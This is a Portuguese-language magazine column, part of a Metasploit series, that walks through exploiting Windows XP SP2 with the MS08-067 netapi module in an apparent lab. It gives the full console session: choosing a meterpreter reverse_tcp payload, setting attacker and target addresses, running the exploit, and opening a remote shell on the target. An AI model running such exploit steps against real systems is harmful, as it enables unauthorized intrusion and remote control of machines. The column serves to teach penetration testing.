Coluna do Alexandre
Metasploit – parte 7

Demonstração de um ataque direcionado usando o framework Metasploit e tendo como alvo o sistema operacional Windows XP.

por Alexandre Borges


Neste mês é a vez de uma demonstração simples de ataque usando o framework Metasploit e tendo como alvo o sistema operacional Windows XP com SP2. Entretanto, devido à solicitação de alguns leitores, vou fazer duas mudanças de abordagem: primeiro, vou utilizar o OpenVAS que é um scanner gratuito e, segundo, vou fazer uso do Kali Linux (sucessor do fantástico Backtrack R3). Os motivos para a mudança são simples: tenho recebido relatos sobre a dificuldade de realizar testes adicionais com o Nessus devido ao curto tempo concedido para teste do produto (15 dias) e, com relação ao Kali Linux, alguns leitores alegaram que seria mais simples usá-lo já que este fornece muitas ferramentas de hacking integradas e, como normalmente os notebooks não têm muita memória RAM, isto comprometia o uso de máquinas virtuais.

Sobre o OpenVAS, o leitor pode obter um roteiro rápido de configuração em [1]. Em primeiro lugar, vamos obter uma lista das vulnerabilidades do alvo:

```
root@hacker:~# msfconsole
msf> search netapi

Matching Modules
================

   Name                                              Disclosure Date       Rank       Description
   ----                                              -----------           ----       -----------
   exploit/windows/smb/ms03_049_netapi               2003-11-11 00:00:00 UTC good       Microsoft Workstation Service NetAddAlternateComputerName Overflow
   exploit/windows/smb/ms06_040_netapi               2006-08-08 00:00:00 UTC good       Microsoft Server Service NetpwPathCanonicalize Overflow
   exploit/windows/smb/ms06_070_wkssvc               2006-11-14 00:00:00 UTC manual     Microsoft Workstation Service NetpManageIPCConnect Overflow
   exploit/windows/smb/ms08_067_netapi               2008-10-28 00:00:00 UTC great      Microsoft Server Service Relative Path Stack Corruption
```



Feito isso, selecione a vulnerabilidade que deseja explorar (neste caso será a última da lista apresentada), para iniciar o ataque:

```
msf> use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show payloads

msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp

payload => windows/meterpreter/reverse_tcp

msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.1.23     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process, none
   LHOST     192.168.1.109    yes       The listen address
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting

msf exploit(ms08_067_netapi) > set LHOST 192.168.1.109
```

```
LHOST => 192.168.1.109
msf exploit(ms08_067_netapi) > set RHOST ➥
192.168.1.23
RHOST => 192.168.1.23
msf exploit(ms08_067_netapi) > show options

msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.1.109:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - ➥
lang:Portuguese - Brazilian
[*] Selected Target: Windows XP SP2 Portuguese - ➥
Brazilian (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (770048 bytes) to 192.168.1.23
[*] Meterpreter session 1 opened (192.168.1.109:4444 ➥
-> 192.168.1.23:1048) at 2013-10-24 20:14:03 -0200

meterpreter > shell 1
Process 2988 created.
Channel 1 created.
Microsoft Windows XP [versão 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>ipconfig
ipconfig

Configuração de IP do Windows
Adaptador Ethernet Conexão local:

        Sufixo DNS específico de conexão  . :
        Endereço IP . . . . . . . . . . . . : ➥
192.168.1.23
        Máscara de sub-rede . . . . . . . . : ➥
255.255.255.0
        Gateway padrão. . . . . . . . . . . : ➥
192.168.1.1

Adaptador Ethernet Conexão de Rede Bluetooth:

        Estado da mídia . . . . . . . . . . . : ➥
mídia desconectada

C:\WINDOWS\system32>
```

Como o leitor pôde notar, usei um payload vinculado ao Meterpreter, que é uma ferramenta usada no pós exploração da vulnerabilidade. Falarei mais sobre ele nas próximas colunas. Até mais.

Mais informações

[1] Roteiro de configuração do OpenVAS: http://alexandreborgesbrazil.files.wordpress.com/2013/10/quicksectip21.pdf

Alexandre Borges (linkedin: br.linkedin.com/in/aleborges) é instrutor e especialista sênior em sistemas operacionais Unix, Linux, Banco de Dados, Virtualização, Cluster, Storage, Servidores, Backup, Desempenho e Segurança, além de possuir profundo envolvimento com assuntos relacionados ao kernel Linux.